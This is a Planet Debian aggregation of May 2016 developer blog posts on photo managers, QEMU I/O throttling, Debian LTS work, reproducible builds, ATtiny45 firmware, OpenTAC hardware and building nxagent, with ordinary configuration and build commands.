Search Results: "ean"

26 May 2016

Norbert Preining: Shotwell vs. digiKam

How to manage your photos? That is probably the biggest question for anyone doing anything with a photo camera. As resolutions of cameras grow, the data we have to manage is growing ever. In my case I am talking about more than 50000 photos and videos measuring up to about 200Gb of disk space, constantly growing. There are several photo management softwares out there, I guess the most commonly used ones are Shotwell for the Gnome desktop, digiKam for the KDE world, and FotoXX. I have not used Shotwell and digiKam for quite some time, and collect here my experiences of strength and weaknesses of the two programs. FotoXX seems to be very powerful, too, but I haven t tested it till now.
shotwell-digikam There is no clear winner here, unfortunately. Both have their strength and their weaknesses. And as a consequence I am using both in parallel. Before I start a clear declaration: I have been using Shotwell for many years, and have myself contributed considerable code to Shotwell, in particular the whole comment system (comments for photos and events), as well as improved the Piwigo upload features. I started using digiKam some month ago when I started to look for offloading parts of my photo library to external devices. Since then I have used both in parallel. Let us start with what these programs say about themselves: Shotwell is declared as a Photo Manager for Gnome 3, with the following features: digiKam says about itself that it is an advanced digital photo management application for Linux, Windows, and Mac-OSX. It has a very long feature page with a short list at the beginning: Now that sounds like they are very similar, but upon using them it turns out that there are huge differences, that can easily be summed up in a short statement:
Shotwell is Gnome 3 that means get rid of functionality. digiKam is KDE that means provide as much functionality as possible.
Now before you run after me with a knife because you do not agree with me on the above, either read on, or stop reading. I am not interested in flame wars over Gnome versus KDE philosophy. I have been using Gnome since many years, and tried to convince myself to G3 for more than a year until I threw out all of it but selected programs but their number is going down. Let us look at those aspects I am using: organization, offline, sharing, editing. Organization In Shotwell, your photos are organized into events, independent from their location on disk. These events can have title and comment and collect a set of related photos. In my case I often have photos from two or more cameras (my camera and mobile, photos of friends), which I keep in separate directories within a main directory for the event. For example I have a folder 2016/05.21-22.Climbing.Tanigakadake with two sub-folders Norbert (for my photos) and Friend (for my friends photos). In Shotwell all the photos are in the same event, which is shown with title 05.21-22 Tanigakawadake Climbing within the 2016 year and May month.
shotwell-events So in short Shotwell distinguishes between disk layout and album/event names. In digiKam there is a strict connection between disk layout and album names 1:1. Albums are directories. One can adjust the viewer to show all photos of sub-albums in the main album, and by this one can achieve the same effect of merging all photos of my friend and myself. The good thing in this approach is that one can easily have sub-albums: Imagine a trip to three different islands of Hawaii during one trip. This is something easy to achieve in digiKam, but hard in Shotwell.
digikam-albums Other organization methods Both Shotwell and digiKam support tags, including hierarchical tags and rating (0-5 stars). Shotwell has in addition a quick flag action that I used quite often for initial selecting photos, as well as accepted and rejected. digiKam also has so called picks (no pick, reject, pending, accepted), and colors (not used by now). Both programs have some face detection support, but also this I haven t used. So in the organization respect there is no clear winner. I like the Event idea of Shotwell, or better, the separation of events from the disk structure. But on the other hand, Shotwell does not allow for sub-albums, which is also a pain. No clear winner draw Offline storage That is simple: Shotwell: forget it, not reasonably possible. One can move parts to an external HD, then unplug it, and Shotwell will tell you that all the photos are missings. And when you plug the external HD in, it will redetect them. But this is not proper support, just a consequence of hash sum storage. Also separation into several libraries (online and offline) is not supported. On the other hand, digiKam supports multiple libraries, partly offline, without a hinch. I would love to have this feature in Shotwell, because I need to free disk space, urgently!!! Clear winner: digiKam Sharing Again here my testing is very restricted I am using my own Piwigo installation exclusively. Here Shotwell is excellent in providing support for various features: upload to existing category, create new category, resize, optionally remove tags, add comments to albums and photos, etc. (partly implemented by me
shotwell-piwigo On the other hand digiKam has a very barebone interface to Piwigo you can upload photos to an existing album and resize them, but that is already everything. One also needs to say that the list of supported services in digiKam is by far longer than the one in Shotwell, but the main services (usual suspects) are supported in both.
digikam-piwigo Clear winner: Shotwell (but I haven t tested other upload services). Editing The editing capabilities of Shotwell are again very restricted: red eyes, resize, levels, .
shotwell-editing digiKam here is more like a photo editor software with loads of tools and features. I haven t even explored all the options maybe I can get rid of GIMP, too?
digikam-editing Clear winner: digiKam Conclusions While I am still working with both, I actually would love to move completely to digiKam. I simply cannot stand the Gnome 3 philosophy of reducing functionality to a minimal for dummy users. There is a market for that, sure, but I am not one of it. Unfortunately, the missing Event support, and much more the completely minimal support for Piwigo sharing in digiKam is a big show stopper at the moment. Even after testing the upcoming digiKam 5.0 version for some time, I didn t see any improvement wrt to sharing. That leaves me with the only option to continue working with both programs, and hope to get a new bigger SSD before the current one runs out of space. Of course I could start hacking into the digiKam source maybe I do this when I have a bit more time to add proper Piwigo support.

Kevin Avignon: GSoC16: First coding week

Hey guys, I won t say yet again that it has been too long because it really was. I ll try to keep my blog updated weekly concerning a program I m doing with Google this summer. It s called the Google Summer of Code (GSoC). Basically, it s meant for students to be able to contribute on an open Continue reading GSoC16: First coding week

24 May 2016

Mike Gabriel: Arctica Project: The Telekinesis Framework, coming soon...

The Arctica Project is a task force of people reinventing the realm of remote desktop computing on Linux. One core component for multimedia experience in remote desktop / application scenarios is the to-be-reloaded / upcoming Telekinesis Framework. Telekinesis provides a framework for developing GUI applications that have a client and server side component. Those applications are visually merged and presented to the end user in such a way that the end user's user experience is the same as if the user was interacting with a strictly server side application. Telekinesis mediates the communication between those server side and client side application parts. As a reference implementation you can imagine a server side media player GUI (TeKi-aware application) and a client side video overlay (corresponding TeKi-aware service). The media player GUI "remote-controls" the client side video overlay. The video overlay receives its video stream from the server. All these interactions are mediated through Telekinesis. A proof of concept has been developed for X2Go in 2012. For the Arctica Server, we are currently doing a (much cleaner!) rewrite of the original prototype [1]. See [2] for the first whitepaper describing how to integrate Telekinesis into existing remote desktop solutions. See [3] for a visual demonstration of the potentials of Telekinesis (still using X2Go underneath and the original Telekinesis prototype). The heavy lifting around Telekinesis development and conceptual design is performed by my project partner Lee from GZ Nianguan FOSS Team [4]. Thanks for continuously giving your time and energy into the co-founding of the Arctica Project. Thanks for always reminding me of doing benchmarks!!! light+love,
Mike [1] http://code.x2go.org/gitweb?p=telekinesis.git;a=summary
[2] https://github.com/ArcticaProject/ArcticaDocs/blob/master/Telekinesis/Te...
[3] https://www.youtube.com/watch?v=57AuYOxXPRU
[4] https://github.com/gznget

Thorsten Alteholz: Debian and the Internet of Things

Everybody is talking about the Internet of Things. Unfortunately there is no sign of it in Debian yet. Besides some smaller packages like sispmctl, usbrelay or the 1-wire support in digitemp and owfs, there is not much software to control devices over a network. With the recent upload of alljoyn-core-1504 this might change. The Alljoyn Framework, where the Alljoyn Core is just one of several modules, lets devices and applications detect each other and communicate with one another over a D-Bus like message bus. The development of the framework has been started by Qualcomm some years ago and is meanwhile managed by the AllSeen Alliance, a nonprofit consortium. The software is licensed under the ISC license. This first upload is just the first step of a long journey. Other modules that compose the framework and already have a released tarball are related to lightning products, gateways to overcome the boundaries of the local network and much more. In the near future it is also planned to have modules that attach Z-Wave-, ZigBee- or Bluetooth-devices to the Alljoyn bus. So all in all, this looks like an exciting task and everybody is invited to help maintaining the software in Debian.

Alberto Garc a: I/O bursts with QEMU 2.6

QEMU 2.6 was released a few days ago. One new feature that I have been working on is the new way to configure I/O limits in disk drives to allow bursts and increase the responsiveness of the virtual machine. In this post I ll try to explain how it works. The basic settings First I will summarize the basic settings that were already available in earlier versions of QEMU. Two aspects of the disk I/O can be limited: the number of bytes per second and the number of operations per second (IOPS). For each one of them the user can set a global limit or separate limits for read and write operations. This gives us a total of six different parameters. I/O limits can be set using the throttling.* parameters of -drive, or using the QMP block_set_io_throttle command. These are the names of the parameters for both cases:
-drive block_set_io_throttle
throttling.iops-total iops
throttling.iops-read iops_rd
throttling.iops-write iops_wr
throttling.bps-total bps
throttling.bps-read bps_rd
throttling.bps-write bps_wr
It is possible to set limits for both IOPS and bps at the same time, and for each case we can decide whether to have separate read and write limits or not, but if iops-total is set then neither iops-read nor iops-write can be set. The same applies to bps-total and bps-read/write. The default value of these parameters is 0, and it means unlimited. In its most basic usage, the user can add a drive to QEMU with a limit of, say, 100 IOPS with the following -drive line:
-drive file=hd0.qcow2,throttling.iops-total=100
We can do the same using QMP. In this case all these parameters are mandatory, so we must set to 0 the ones that we don t want to limit:
     "execute": "block_set_io_throttle",
     "arguments":  
        "device": "virtio0",
        "iops": 100,
        "iops_rd": 0,
        "iops_wr": 0,
        "bps": 0,
        "bps_rd": 0,
        "bps_wr": 0
      
    
I/O bursts While the settings that we have just seen are enough to prevent the virtual machine from performing too much I/O, it can be useful to allow the user to exceed those limits occasionally. This way we can have a more responsive VM that is able to cope better with peaks of activity while keeping the average limits lower the rest of the time. Starting from QEMU 2.6, it is possible to allow the user to do bursts of I/O for a configurable amount of time. A burst is an amount of I/O that can exceed the basic limit, and there are two parameters that control them: their length and the maximum amount of I/O they allow. These two can be configured separately for each one of the six basic parameters described in the previous section, but here we ll use iops-total as an example. The I/O limit during bursts is set using iops-total-max , and the maximum length (in seconds) is set with iops-total-max-length . So if we want to configure a drive with a basic limit of 100 IOPS and allow bursts of 2000 IOPS for 60 seconds, we would do it like this (the line is split for clarity):
   -drive file=hd0.qcow2,
          throttling.iops-total=100,
          throttling.iops-total-max=2000,
          throttling.iops-total-max-length=60
Or with QMP:
     "execute": "block_set_io_throttle",
     "arguments":  
        "device": "virtio0",
        "iops": 100,
        "iops_rd": 0,
        "iops_wr": 0,
        "bps": 0,
        "bps_rd": 0,
        "bps_wr": 0,
        "iops_max": 2000,
        "iops_max_length": 60,
      
    
With this, the user can perform I/O on hd0.qcow2 at a rate of 2000 IOPS for 1 minute before it s throttled down to 100 IOPS. The user will be able to do bursts again if there s a sufficiently long period of time with unused I/O (see below for details). The default value for iops-total-max is 0 and it means that bursts are not allowed. iops-total-max-length can only be set if iops-total-max is set as well, and its default value is 1 second. Controlling the size of I/O operations When applying IOPS limits all I/O operations are treated equally regardless of their size. This means that the user can take advantage of this in order to circumvent the limits and submit one huge I/O request instead of several smaller ones. QEMU provides a setting called throttling.iops-size to prevent this from happening. This setting specifies the size (in bytes) of an I/O request for accounting purposes. Larger requests will be counted proportionally to this size. For example, if iops-size is set to 4096 then an 8KB request will be counted as two, and a 6KB request will be counted as one and a half. This only applies to requests larger than iops-size: smaller requests will be always counted as one, no matter their size. The default value of iops-size is 0 and it means that the size of the requests is never taken into account when applying IOPS limits. Applying I/O limits to groups of disks In all the examples so far we have seen how to apply limits to the I/O performed on individual drives, but QEMU allows grouping drives so they all share the same limits. This feature is available since QEMU 2.4. Please refer to the post I wrote when it was published for more details. The Leaky Bucket algorithm I/O limits in QEMU are implemented using the leaky bucket algorithm (specifically the Leaky bucket as a meter variant). This algorithm uses the analogy of a bucket that leaks water constantly. The water that gets into the bucket represents the I/O that has been performed, and no more I/O is allowed once the bucket is full. To see the way this corresponds to the throttling parameters in QEMU, consider the following values:
  iops-total=100
  iops-total-max=2000
  iops-total-max-length=60
bucket The bucket is initially empty, therefore water can be added until it s full at a rate of 2000 IOPS (the burst rate). Once the bucket is full we can only add as much water as it leaks, therefore the I/O rate is reduced to 100 IOPS. If we add less water than it leaks then the bucket will start to empty, allowing for bursts again. Note that since water is leaking from the bucket even during bursts, it will take a bit more than 60 seconds at 2000 IOPS to fill it up. After those 60 seconds the bucket will have leaked 60 x 100 = 6000, allowing for 3 more seconds of I/O at 2000 IOPS. Also, due to the way the algorithm works, longer burst can be done at a lower I/O rate, e.g. 1000 IOPS during 120 seconds. Acknowledgments As usual, my work in QEMU is sponsored by Outscale and has been made possible by Igalia and the help of the QEMU development team. igalia-outscale Enjoy QEMU 2.6!

19 May 2016

Antoine Beaupr : My free software activities, May 2016

Debian Long Term Support (LTS) This is my 6th month working on Debian LTS, started by Raphael Hertzog at Freexian. This is my largest month so far, for which I had requested 20 hours of work.

Xen work I spent the largest amount of time working on the Xen packages. We had to re-roll the patches because it turned out we originally just imported the package from Ubuntu as-is. This was a mistake because that package forked off the Debian packaging a while ago and included regressions in the packaging itself, not just security fixes. So I went ahead and rerolled the whole patchset and tested it on Koumbit's test server. Brian May then completed the uploaded, which included about 40 new patches, mostly from Ubuntu.

Frontdesk duties Next up was the frontdesk duties I had taken this week. This was mostly uneventful, although I had forgotten how to do some of the work and thus ended up doing extensive work on the contributor's documentation. This is especially important since new contributors joined the team! I also did a lot of Debian documentation work in my non-sponsored work below. The triage work involved chasing around missing DLAs, triaging away OpenJDK-6 (for which, let me remind you, security support has ended in LTS), raised the question of Mediawiki maintenance.

Other LTS work I also did a bunch of smaller stuff. Of importance, I can note that I uploaded two advisories that were pending from April: NSS and phpMyAdmin. I also reviewed the patches for the ICU update, since I built the one for squeeze (but didn't have time to upload before squeeze hit end-of-life). I have tried to contribute to the NTP security support but that was way too confusing to me, and I have left it to the package maintainer which seemed to be on top of things, even if things mean complete chaos and confusion in the world of NTP. I somehow thought that situation had improved with the recent investments in ntpsec and ntimed, but unfortunately Debian has not switched to the ntpsec codebase, so it seems that the NTP efforts have diverged in three different projects instead of closing into a single, better codebase.

Future LTS work This is likely to be my last month of work on LTS until September. I will try to contribute a few hours in June, but July and August will be very busy for me outside of Debian, so it's unlikely that I contribute much to the project during the summer. My backlog included those packages which might be of interest to other LTS contributors:
  • libxml2: no upstream fix, but needs fixing!
  • tiff ,3 : same mess
  • libgd2: maintainer contacted
  • samba regression: mailed bug #821811 to try to revive the effort
  • policykit-1: to be investigated
  • p7zip: same

Other free software work

Debian documentation I wrote an detailed short guide to Debian package development, something I felt was missing from the existing corpus, which seems to be too focus in covering all alternatives. My guide is opinionated: I believe there is a right and wrong way of doing things, or at least, there are best practices, especially when just patching packages. I ended up retroactively publishing that as a blog post - now I can simply tag an item with blog and it shows up in the blog. (Of course, because of a mis-configuration on my side, I have suffered from long delays publishing to Debian planet, so all the posts dates are off in the Planet RSS feed. This will hopefully be resolved around the time this post is published, but this allowed me to get more familiar with the Planet Venus software, as detailed in that other article.) Apart from the guide, I have also done extensive research to collate information that allowed me to create workflow graphs of the various Debian repositories, which I have published in the Debian Release section of the Debian wiki. Here is the graph: It helps me understand how packages flow between different suites and who uploads what where. This emerged after I realized I didn't really understand how "proposed updates" worked. Since we are looking at implementing a similar process for the security queue, I figured it was useful to show what changes would happen, graphically. I have also published a graph that describes the relations between different software that make up the Debian archive. The idea behind this is also to provide an overview of what happens when you upload a package in the Debian archive, but it is more aimed at Debian developers trying to figure out why things are not working as expected. The graphs were done with Graphviz, which allowed me to link to various components in the graph easily, which is neat. I also prefered Graphviz over Dia or other tools because it is easier to version and I don't have to bother (too much) about the layout and tweaking the looks. The downside is, of course, that when Graphviz makes the wrong decision, it's actually pretty hard to make it do the right thing, but there are various workarounds that I have found that made the graphs look pretty good. The source is of course available in git but I feel all this documentation (including the guide) should go in a more official document somewhere. I couldn't quite figure out where. Advice on this would be of course welcome.

Ikiwiki I have made yet another plugin for Ikiwiki, called irker, which enables wikis to send notifications to IRC channels, thanks to the simple irker bot. I had trouble with Irker in the past, since it was not quite reliable: it would disappear from channels and not return when we'd send it a notification. Unfortunately, the alternative, the KGB bot is much heavier: each repository needs a server-side, centralized configuration to operate properly. Irker's design is simpler and more adapted to a simple plugin like this. Let's hope it will work reliably enough for my needs. I have also suggested improvements to the footnotes styles, since they looked like hell in my Debian guide. It turns out this was an issue with the multimarkdown plugin that doesn't use proper semantic markup to identify footnotes. The proper fix is to enable footnotes in the default Discount plugin, which will require another, separate patch. Finally, I have done some improvements (I hope!) on the layout of this theme. I made the top header much lighter and transparent to work around an issue where followed anchors would be hidden under the top header. I have also removed the top menu made out of the sidebar plugin because it was cluttering the display too much. Those links are all on the frontpage anyways and I suspect people were not using them so much. The code is, as before, available in this git repository although you may want to start from the new ikistrap theme that is based on Bootstrap 4 and that may eventually be merged in ikiwiki directly.

DNS diagnostics Through this interesting overview of various *ping tools, I got found out about the dnsdiag tool which currently allows users to do DNS traces, tampering detection and ping over DNS. In the hope of packaging it into Debian, I have requested clarifications regarding a modification to the DNSpython library the tool uses. But I went even further and boldly opened a discussion about replacing DNSstuff, the venerable DNS diagnostic tools that is now commercial. It is somewhat surprising that there is no software that has even been publicly released that does those sanity checks for DNS, given how old DNS is. Incidentally, I have also requested smtpping to be packaged in Debian as well but httping is already packaged.

Link checking In the process of writing this article, I suddenly remembered that I constantly make mistakes in the various links I post on my site. So I started looking at a link checker, another tool that should be well established but that, surprisingly, is not quite there yet. I have found this neat software written in Python called LinkChecker. Unfortunately, it is basically broken in Debian, so I had to do a non-maintainer upload to fix that old bug. I managed to force myself to not take over maintainership of this orphaned package but I may end up doing just that if no one steps up the next time I find issues in the package. One of the problems I had checking links in my blog is that I constantly refer to sites that are hostile to bots, like the Debian bugtracker and MoinMoin wikis. So I published a patch that adds a --no-robots flag to be able to crawl those sites effectively. I know there is the W3C tool but it's written in Perl, and there's probably zero chance for me to convince those guys to bypass robots exclusion rules, so I am sticking to Linkchecker.

Other Debian packaging work At my request, Drush has finally been removed from Debian. Hopefully someone else will pick up that work, but since it basically needs to be redone from scratch, there was no sense in keeping it in the next release of Debian. Similarly, Semanticscuttle was removed from Debian as well. I have uploaded new versions of tuptime, sopel and smokeping. I have also file a Request For Help for Smokeping. I am happy to report there was a quick response and people will be stepping up to help with the maintenance of that venerable monitoring software.

Background radiation Finally, here's the generic background noise of me running around like a chicken with his head cut off: Finally, I should mention that I will be less active in the coming months, as I will be heading outside as the summer finally came! I somewhat feel uncomfortable documenting publicly my summer here, as I am more protective of my privacy than I was before on this blog. But we'll see how it goes, maybe you'll hear non-technical articles here again soon!

Valerie Young: Summer of Reproducible Builds

Hello friend, family, fellow Outreachy participants, and the Debian community!
This blog's primary purpose will be to track the progress of the Outreachy project in which I'm participating this summer    This post is to introduce myself and my project (working on the Debian reproducible builds project).
What is Outreachy? You might not know! Let me empower you: Outreachy is an organization connecting woman and minorities to mentors in the free (as in freedom) software community, /and/ funding for three months to work with the mentors and contribute to a free software project.  If you are a woman or minority human that likes free software, or if you know anyone in this situation, please tell them about Outreachy   Or put them in touch with me, I'd happily tell them more.

So who am I?
My name is Valerie Young. I live in the Boston Metropolitan Area (any other outreachy participants here?) and hella love free software. 
Some bullet pointed Val facts in rough reverse chronological order:
- I run Debian but only began contributing during the Outreachy application process
- If you went to DebConf2015, you might have seen me dye nine people's hair blue, blond or Debian swirl.
- If you stop through Boston I could be easily convinced to dye your hair.
- I worked on electronic medical records web application for the last two years (lotsa Javascriptin' and Perlin' at athenahealth)
- Before that I taught a programming summer program at University of Moratuwain Sri Lanka.
- Before that I got a degrees in physics and computer science at Boston University.
- At BU I helped start a hackerspace where my interest in technology, free software, hacker culture, anarchy, the internet all began.
- I grew up in the very fine San Francisco Bay Area.
What will I be working on?
Reproducible builds!
In the near future I'll write a  What is reproducible builds? Why is it so hot right now?  post.  For now, from a high (and not technical) level, reproducible builds is a broad effort to verify that the computer executable binary programs you run on your computer come from the human readable source code they claim to. It is not presently /impossible/ to do this verification, but it's not easy, and there are a lot of nuanced computer quirks that make it difficult for the most experienced programmer and straight-up impossible for a user with no technical expertise. And without this ability to verify -- the state we are in now -- any executable piece of software could be hiding secret code. 
The first step towards the goal of verifiability is to make reproducibility a essential part of software development. Reproducible builds means this: when you compile a program from the source code, it should always be identical, bit by bit. If the program is always identical, you can compare your version of the software to any trusted programmer with very little effort. If it is identical, you can trust it -- if it's not, you have reason to worry.
The Debian project is undergoing an effort to make the entire Debian operating system verifiable reproducible (hurray!). My outreachy-funded summer contribution involves the improving and updating tests.reproducible-builds.org   a site that presently presently surfaces the results of reproducibility testing of several free software projects (including Debian, Fedora, coreboot, OpenWrt, NetBSD, FreeBSD and ArchLinux). However, the design of test.r-b.org is a bit confusing, making it difficult for a user to find how to check on the reproducibility of a given package for one of the aforementioned projects, or understand the reasons for failure. Additional, the backend test results of Debian are outgrowing the original SQLite database, and many projects do not log the results of package testing at all. I hope, by the end of the summer, we'll have a more beefed-out and pretty site as well as better organized backend data  
This summer there will be 3 other Outreachy participants working on the Debian reproducible builds project! Check out their blogs/projects:
Scarlett
Satyam
Ceridwen
Thanks to our Debian mentors -- Lunar, Holger Levsen, and Mattia Rizzolo -- for taking us on   

18 May 2016

Jonathan McDowell: First steps with the ATtiny45


1 port USB Relay
These days the phrase embedded usually means no console (except, if you re lucky, console on a UART for debugging) and probably busybox for as much of userspace as you can get away with. You possibly have package management from OpenEmbedded or similar, though it might just be a horrible kludged together rootfs if someone hates you. Either way it s rare for it not to involve some sort of hardware and OS much more advanced than the 8 bit machines I started out programming on. That is, unless you re playing with Arduinos or other similar hardware. I m currently waiting on some ESP8266 dev boards to arrive, but even they re quite advanced, with wifi and a basic OS framework provided. A long time ago I meant to get around to playing with PICs but never managed to do so. What I realised recently was that I have a ready made USB relay board that is powered by an ATtiny45. First step was to figure out if there were suitable programming pins available, which turned out to be all brought out conveniently to the edge of the board. Next I got out my trusty Bus Pirate, installed avrdude and lo and behold:
$ avrdude -p attiny45 -c buspirate -P /dev/ttyUSB0
Attempting to initiate BusPirate binary mode...
avrdude: Paged flash write enabled.
avrdude: AVR device initialized and ready to accept instructions
Reading   ##################################################   100% 0.01s
avrdude: Device signature = 0x1e9206 (probably t45)
avrdude: safemode: Fuses OK (E:FF, H:DD, L:E1)
avrdude done.  Thank you.
Perfect. I then read the existing flash image off the device, disassembled it, worked out it was based on V-USB and then proceeded to work out that the only interesting extra bit was that the relay was hanging off pin 3 on IO port B. Which led to me knocking up what I thought should be a functionally equivalent version of the firmware, available locally or on GitHub. It s worked with my basic testing so far and has confirmed to me I understand how the board is set up, meaning I can start to think about what else I could do with it

Andy Simpkins: OpenTAC sprint, Cambridge

Last weekend saw a small group get togeather in Cambridge to hack on the OpenTAC. OpenTAC is an OpenHardware OpenSoftware test platform, designed specificly to aid automated testing and continious intergration. Aimed at small / mobile / embedded targets OpenTAC v1 provides all of the support infrastructure to drive up to 8 DUTs (Device Under Test) to your test or CI system.
Each of the 8 EUT ports provides: All ports on the EUT interface are relay issolated, this means that cables to your EUT can be unplugged under software control (we are aware of several SoC development boards that latch up if there is a serial port connected before power is applied). Additionly there are 8 GPIO lines that can be used as switch controls to any EUT (perhaps to put a specific EUT into a programming mode, reboot it or even start it) Anyway, back to the hacking weekend. .. Joining Steve McIntyre and myself were Mark Brown, and Michael Grzeschik (sorry Michael, I couldn t find a homepage). Mark traveled down from Scotland whilst Michael flew in from Germany for the weekend. Gents we greatly apprecate you taking the time and expence to join us this weekend. I should also thank my employer Toby Churchill Ltd. for allowing us to use the office to host the event. A lot of work got done, and I beleive we have now fully tested and debugged the hardware. We have also made great progress with the device tree and dvice drivers for the platform. Mark got the EUT power system working as proof of concept, and has taken an OpenTAC board back with him to turn this into suitable drivers and hopfully push them up stream. Meanwhile Michael spent his time working on the system portion of the device tree; OpenTAC s internal power sequancing, thermal managment subsystem, and USB hub control. Steve got to grips with the USB serial converters (including how to read and program their internal non-volatile settings). Finally I was able to explain hardware sequancing to everyone, and to modify boards to overcome some of my design mistakes (the biggest was by far the missing sence resistors for the EUT power managment)

Steve Kemp: Accidental data-store ..

A few months back I was looking over a lot of different object-storage systems, giving them mini-reviews, and trying them out in turn. While many were overly complex, some were simple. Simplicity is always appealing, providing it works. My review of camlistore was generally positive, because I like the design. Unfortunately it also highlighted a lack of documentation about how to use it to scale, replicate, and rebalance. How hard could it be to write something similar, but also paying attention to keep it as simple as possible? Well perhaps it was too easy.
Blob-Storage
First of all we write a blob-storage system. We allow three operations to be carried out:
  • Retrieve a chunk of data, given an ID.
  • Store the given chunk of data, with the specified ID.
  • Return a list of all known IDs.
API Server
We write a second server that consumers actually use, though it is implemented in terms of the blob-storage server listed previously. The public API is trivial:
  • Upload a new file, returning the ID which it was stored under.
  • Retrieve a previous upload, by ID.
Replication Support
The previous two services are sufficient to write an object storage system, but they don't necessarily provide replication. You could add immediate replication; an upload of a file could involve writing that data to N blob-servers, but in a perfect world servers don't crash, so why not replicate in the background? You save time if you only save uploaded-content to one blob-server. Replication can be implemented purely in terms of the blob-servers:
  • For each blob server, get the list of objects stored on it.
  • Look for that object on each of the other servers. If it is found on N of them we're good.
  • If there are fewer copies than we like, then download the data, and upload to another server.
  • Repeat until each object is stored on sufficient number of blob-servers.
My code is reliable, the implementation is almost painfully simple, and the only difference in my design is that rather than having an API-server which allows both "uploads" and "downloads" I split it into two - that means you can leave your "download" server open to the world, so that it can be useful, and your upload-server can be firewalled to only allow a few hosts to access it. The code is perl-based, because Perl is good, and available here on github: TODO: Rewrite the thing in #golang to be cool.

17 May 2016

Reproducible builds folks: Reproducible builds: week 55 in Stretch cycle

What happened in the Reproducible Builds effort between May 8th and May 14th 2016: Documentation updates Toolchain fixes Packages fixed The following 28 packages have become newly reproducible due to changes in their build dependencies: actor-framework ask asterisk-prompt-fr-armelle asterisk-prompt-fr-proformatique coccinelle cwebx d-itg device-tree-compiler flann fortunes-es idlastro jabref konclude latexdiff libint minlog modplugtools mummer mwrap mxallowd mysql-mmm ocaml-atd ocamlviz postbooks pycorrfit pyscanfcs python-pcs weka The following 9 packages had older versions which were reproducible, and their latest versions are now reproducible again due to changes in their build dependencies: csync2 dune-common dune-localfunctions libcommons-jxpath-java libcommons-logging-java libstax-java libyanfs-java python-daemon yacas The following packages have become newly reproducible after being fixed: The following packages had older versions which were reproducible, and their latest versions are now reproducible again after being fixed: Some uploads have fixed some reproducibility issues, but not all of them: Patches submitted that have not made their way to the archive yet: Package reviews 344 reviews have been added, 125 have been updated and 20 have been removed in this week. 14 FTBFS bugs have been reported by Chris Lamb. tests.reproducible-builds.org Misc. Dan Kegel sent a mail to report about his experiments with a reproducible dpkg PPA for Ubuntu. According to him sudo add-apt-repository ppa:dank/dpkg && sudo apt-get update && sudo apt-get install dpkg should be enough to get reproducible builds on Ubuntu 16.04. This week's edition was written by Ximin Luo and Holger Levsen and reviewed by a bunch of Reproducible builds folks on IRC.

Sean Whitton: seoulviasfo

I spent last night in San Francisco on my way from Tucson to Seoul. This morning as I headed to the airport, I caught the end of a shouted conversation between a down-and-out and a couple of middle school-aged girls, who ran away back to the Asian Art museum as the conversation ended. A security guard told the man that he needed him to go away. The wealth divide so visible here just isn t something you really see around Tucson. I m working on a new module for Propellor that s complicated enough that I need to think carefully about the Haskell in order to write produce a flexible and maintainable module. I ve only been doing an hour or so of work on it per day, but the past few days I wake up each day with an idea for restructuring yesterday s code. These ideas aren t anything new to me: I think I m just dredging up the understanding of Haskell I developed last year when I was studying it more actively. Hopefully this summer I can learn some new things about Haskell. Riding on the Bay Area Rapid Transit (BART) feels like stepping back in time to the years of Microsoft s ascendency, before we had a tech world dominated by Google and Facebook: the platform announcements are in a computerised voice that sounds like it was developed in the nineties. They ll eventually replace the old trains apparently some new ones are coming in 2017 so I feel privileged to have been able to ride the older ones. I feel the same about the Tube in London. I really appreciate old but supremely reliable and effective public transport. It reminds me of the Debian toolchain: a bit creaky, but maintained over a sufficiently long period that it serves everyone a lot better than newer offerings, which tend to be produced with ulterior corporate motives.

Mike Gabriel: NXv3 Rebase: Build nxagent against X.org 7.0

As already hinted in my previous blog post, here comes a short howto that explains how to test-build nxagent (v3) against a modularized X.org 7.0 source tree. WARNING: Please note that mixing NX code and X.org code partially turns the original X.org code base into GPL-2 code. We are aware of this situation and work on moving all NXv3 related GPL-2 code into the nxagent DDX code (xserver-xorg/hw/nxagent) or--if possible--dropping it completely. The result shall be a range of patches against X.org (licensable under the same license as the respective X.org files) and a GPL-2 licensed DDX (i.e. nxagent). How to build this project For the Brave and Playful
$ git clone https://git.arctica-project.org/nx-X11-rebase/build.git .
$ bash populate.sh sources.lst
$ ./buildit.sh
You can find the built tree in the _install/ sub-directory. Please note that cloning Git repositories over the https protocol can be considerably slow. If you want to speed things up, consider signing up with our GitLab server. For Developers... ... who have registered with our GitLab server.
$ git clone git@git.arctica-project.org:nx-X11-rebase/build.git .
$ bash populate.sh sources-devs.lst
$ ./buildit.sh
You will find the built tree in the _install/ sub-directory. The related git repositories are in the repos/ sub-directory. All repos modified for NX have been cloned from the Arctica Project's GitLab server via SSH. Thus, you as a developer can commit changes on those repos and push back your changes to the GitLab server. Required tools for building Debian/Ubuntu and alike In a one-liner command:
$ sudo apt-get install build-essential automake gawk git pkg-config libtool libz-dev libjpeg-dev libpng-dev
Fedora If someone tries this out in a clean Fedora chroot environment, please let us know about build dependent packages. openSUSE If someone tries this out in a clean openSUSE chroot environment, please let us know about build dependent packages. Testing the built nxagent and nxproxy The tests/ subdir contains some scripts which can be used to test the compile results. Notes on required X.org changes (NX_MODIFICATIONS) For this build workflow to work, we (i.e. mostly Ulrich Sibiller) had to work several NoMachine patches into original X.org 7.0 code. Here is a list of modified X11 components with URLs pointing to the branch containing those changes:
xkbdata                            xorg/data/xkbdata                       rebasenx  1.0.1     https://git.arctica-project.org/nx-X11-rebase/xkbdata.git
libfontenc                         xorg/lib/libfontenc                     rebasenx  1.0.1     https://git.arctica-project.org/nx-X11-rebase/libfontenc.git
libSM                              xorg/lib/libSM                          rebasenx  1.0.0     https://git.arctica-project.org/nx-X11-rebase/libSM.git
libX11                             xorg/lib/libX11                         rebasenx  1.0.0     https://git.arctica-project.org/nx-X11-rebase/libX11.git
libXau                             xorg/lib/libXau                         rebasenx  1.0.0     https://git.arctica-project.org/nx-X11-rebase/libXau.git
libXfont                           xorg/lib/libXfont                       rebasenx  1.3.1     https://git.arctica-project.org/nx-X11-rebase/libXfont.git
libXrender                         xorg/lib/libXrender                     rebasenx  0.9.0.2   https://git.arctica-project.org/nx-X11-rebase/libXrender.git
xtrans                             xorg/lib/libxtrans                      rebasenx  1.0.0     https://git.arctica-project.org/nx-X11-rebase/libxtrans.git
kbproto                            xorg/proto/kbproto                      rebasenx  1.0.2     https://git.arctica-project.org/nx-X11-rebase/kbproto.git
xproto                             xorg/proto/xproto                       rebasenx  7.0.4     https://git.arctica-project.org/nx-X11-rebase/xproto.git
